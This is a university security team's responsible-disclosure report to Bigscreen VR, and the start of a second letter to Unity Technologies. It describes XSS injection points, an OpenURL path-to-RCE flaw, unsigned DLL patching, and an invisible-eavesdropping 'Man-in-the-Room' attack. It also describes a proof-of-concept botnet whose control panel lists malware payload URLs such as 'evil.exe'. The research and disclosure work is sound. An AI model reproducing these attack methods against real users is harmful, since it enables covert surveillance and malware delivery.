
Unity.openLink Although there is not very detailed documentation regarding Unity API method `Application.OpenURL(string url)`, we have found it may produce unintended results. Specifically the ability to reference local paths, thereby leading to program execution and RCE vulnerability.

Public blacklist We have found that blacklist (banlist) is publicly available. It contains information like uuid, ban reason and username.

Source code obfuscation and minification Bigscreen UI (JavaScript) source code can be converted back to formatted and human-readable form. Bigscreen core application (C#, Unity) source code can be converted back to formatted and human-readable form, too.

Software bug During analysis of Bigscreen UI source code (JavaScript), we have found unexpected program logic in function `stopStreamingVideoToggle`. We believe this is possibly a software bug. Please see follosing code with commented lines.

```
function stopStreamingVideoToggle(_0x1865x1eb) {
    var _0x1865x202 = lastClickedUserId;
    var _0x1865x45c = $(_0x1865x1eb) ["find"]("i");
    if (remoteUserVideoBlocked[_0x1865x202] != true) {
        remoteUserVideoBlocked[_0x1865x202] = true;
        Unity["stopStreamingVideo"](_0x1865x202);
```



```
      $(_0x1865x1eb) ["find"](".inline-stream-description")
          ["text"]("Paused")
  } else {
      /* We suspect that following line should be
      remoteUserVideoBlocked[_0x1865x202] = false; */
      remoteUserVideoBlocked = false; /* instead of this */
      Unity["restartStreamingVideo"](_0x1865x202);
      $(_0x1865x1eb) ["find"](".inline-stream-description")
          ["text"]("On")
  };
  _0x1865x45c["toggleClass"]("on")
}
```

Man-in-the-Room Attack:

Bigscreen core application (C#, Unity) source code can be converted back to formatted and human-readable form. We have analyzed the functionality of WebRTC data streams used for transmission of VR information. Bigscreen application uses Dynamically Loaded Libraries (DLLs) without integrity checking. Therefore, we were able to change source code of selected libraries (patch) and the Bigscreen application still used these libraries. This allowed us to change selected behaviour. Our proof-of-concept patched Bigscreen application was able to connect with legitimate Bigscreen applications. This also gave us complete control over one end of audio/video/microphone/data streams. However, with this approach, we were able to join virtual reality private rooms. We were able to hide our presence from UI using XSS payloads. This attack lead to complete invisibility in selected VR room. Victims would not have any information about the attacker being in their room. The attacker can see victims in VR, see screens of their computers, hear their audio/microphone. This is a critical privacy violation.




Figure 6. Man-in-the-Room Attack from victim's view.





Figure 7. Man-in-the-Room Attack from attacker's view (in-game self-portrait photograph).

Command & Control Server:

As outlined earlier, we were able to develop proof-of-concept Command & Control Server with botnet consisting of infected Bigscreen applications (zombies). This C&C server is able to *poison* Bigscreen's lobby and infect every user with running Bigscreen application. During experiments, this functionality was limited to ensure that only our testing user's get infected. We did not harm any legitimate user. Infected users connect to the C&C server and await commands. The C&C server is also able to join public and discovered private rooms. All above mentioned attacks can be executed from the C&C server.



Man-in-the-Room Attack Proof of Concept

Command and control panel: Bigscreen https://bigscreenvr.com/

Target user: Bob ☐ Worm

Room ID: room-wi1z98qa

Public rooms

room-cy9y9h7r (1/12)
vidio games · peter is here

room-o5ljyh9l (4/4)
DOOM streaming · playing n chatting

room-lk5msj9o (3/12)
Gamering Room · retro style

☐ autorefresh
last update 22:07:55

Discovered rooms

http://[redacted]/payloads/evil.exe

C:/Users/

http://[redacted]/payloads/VR_driver_0.34.0.exe

http://example.com/

chat message

Zombies

Bob

__Eve__

☑ autorefresh
last update 22:12:05


room-wi1z98qa

Chat

This is a test message from Bob.
— *Bob* at Tue Oct 09 2018 22:08:54 GMT-0400

Bob
UserID: user1
UUID: 22638e37-e0b1-a6df-ff5b-d5a8eb7ed529

Figure 8. Proof-of-concept Command & Control Server with botnet of infected Bigscreen applications (zombies).



Mitigation & Suggestions:

Although we have discovered and developed many exploits, most directly stem from two main flaws, XSS and lack of authentication. We suggest addressing the following.

XSS For example, examine the following lines of code from *min.js*. Because the jQuery method[2] in line 8919 is `"html"`, the value passed to it will be interpreted as such. Thereby providing an injection point for XSS. We recommend using alternate means or adjusting the interpretation type.

```
8917 var _0x1865x4a0 = roomState["name"];
8919 $("#room-name") ["html"](_0x1865x4a0);
```

Although malicious actors may still be able to modify their own environment variables, the input should be properly interpreted on the webpage, preventing any script execution. This is only one example of such an XSS injection point, others are present in the source code to include **room description**, **room category**, and **room participant name**.

Authentication Both administrative activities and private rooms should have some form of secure authentication to determine the validity of requests. For example, the service at `wss://signal2.bigscreenvr.com` should be capable of checking the identity of the party making the requests. In order to join a private room, all that is required is the `room-id`. This would be akin to providing identification without any password or authentication. We recommend augmenting the current system with a second secret parameter validated by the admin or server.

Unity.openLink URL sanitization is required.

Public blacklist We suggest changing the way of checking username against blacklist so that the whole blacklist is not publicly available.

HTTPS Redirect HTTP traffic to HTTPS.

DLL integrity Checking Ensure that there is some mechanism to determine the application and it's dependencies have not been modified.

WebRTC Inspect whether users who are not sending VR data, used for rendering their avatar in VR space, should be able to stay in rooms. If so, other room participants should be notified about presence of invisible user (room participant without avatar).

Brute Force Protection Enforce limits on the number and frequency of requests made to the room status servers.

Development Relics Some of the debugging functionality aided in our investigation. We recommend removing functionality unnecessary for production software. Additionally, we found what we believe to be artifacts of testing and development in the offline source files.


security.txt Unfortunately, Bigscreen's website[3] does not contain security.txt[4] [5]. This file can include information for security researchers regarding responsible disclosure of security vulnerabilities. We suggest adding such file to `/.well-known/security.txt`.

[2] http://api.jquery.com/html/#html2

[3] https://bigscreenvr.com/

[4] https://tools.ietf.org/html/draft-foudil-securitytxt-04

[5] https://securitytxt.org/



Conclusion:

The investigation conducted by the UNHcFREG team was entirely research oriented and no attacks we conducted outside of the controlled laboratory environment. Our findings outline the discovered vulnerabilities and possible exploits.

This document is sent to Bigscreen founder & CEO Darshan Shankar[6] after a video conference call which took place on Friday October 12, 2018. During the call, the abovementioned security flaws were presented together with proof-of-concept tools and evidence of our findings.


Any questions or need for clarification, please contact our team POC at: **ibaggili@newhaven.edu**.

Sincerely,

UNHcFREG

[6] darshan@bigscreenvr.com

Appendix L
Responsible Disclosure Sent to the Unity Technologies



UNIVERSITY
OF NEW HAVEN

UNHcFREG

UNHcFREG
Tagliatela College of Engineering
300 Boston Post Rd.
West Haven, CT 06516
Phone: (203) 932-7000
E-mail: ibaggili@newhaven.edu
URL: http://www.unhcfreg.com

October 17, 2018

Unity Technologies
30 3rd Street
San Francisco, CA 94103
United States
security@unity3d.com

Dear Unity Technologies,

The University of New Haven Cyber Forensics Research & Education Group (UNHcFREG) has recently conducted a security analysis of *an application*, which we cannot name at the moment. During our experiments, we found a security vulnerability in the Unity Scripting API which we deem as high impact. We are disclosing part of our research to you so that the issues described may be remedied.

Executive Summary:

A vulnerability was discovered in Unity Scripting API which can lead to unexpected I) Remote Code Execution (RCE) on host systems, II) Execution of programs (commands) on host systems, III) Opening folders in explorer and opening files with their default applications on host systems, and finally IV) Payload (malware) download.

The discovered vulnerabilities are not application specific, they are related to the Unity API used by applications. We expect that most of the applications using affected Unity API may be vulnerable. Our findings have been verified in our laboratory environment without any harm to legitimate users of applications.

Scripting API:

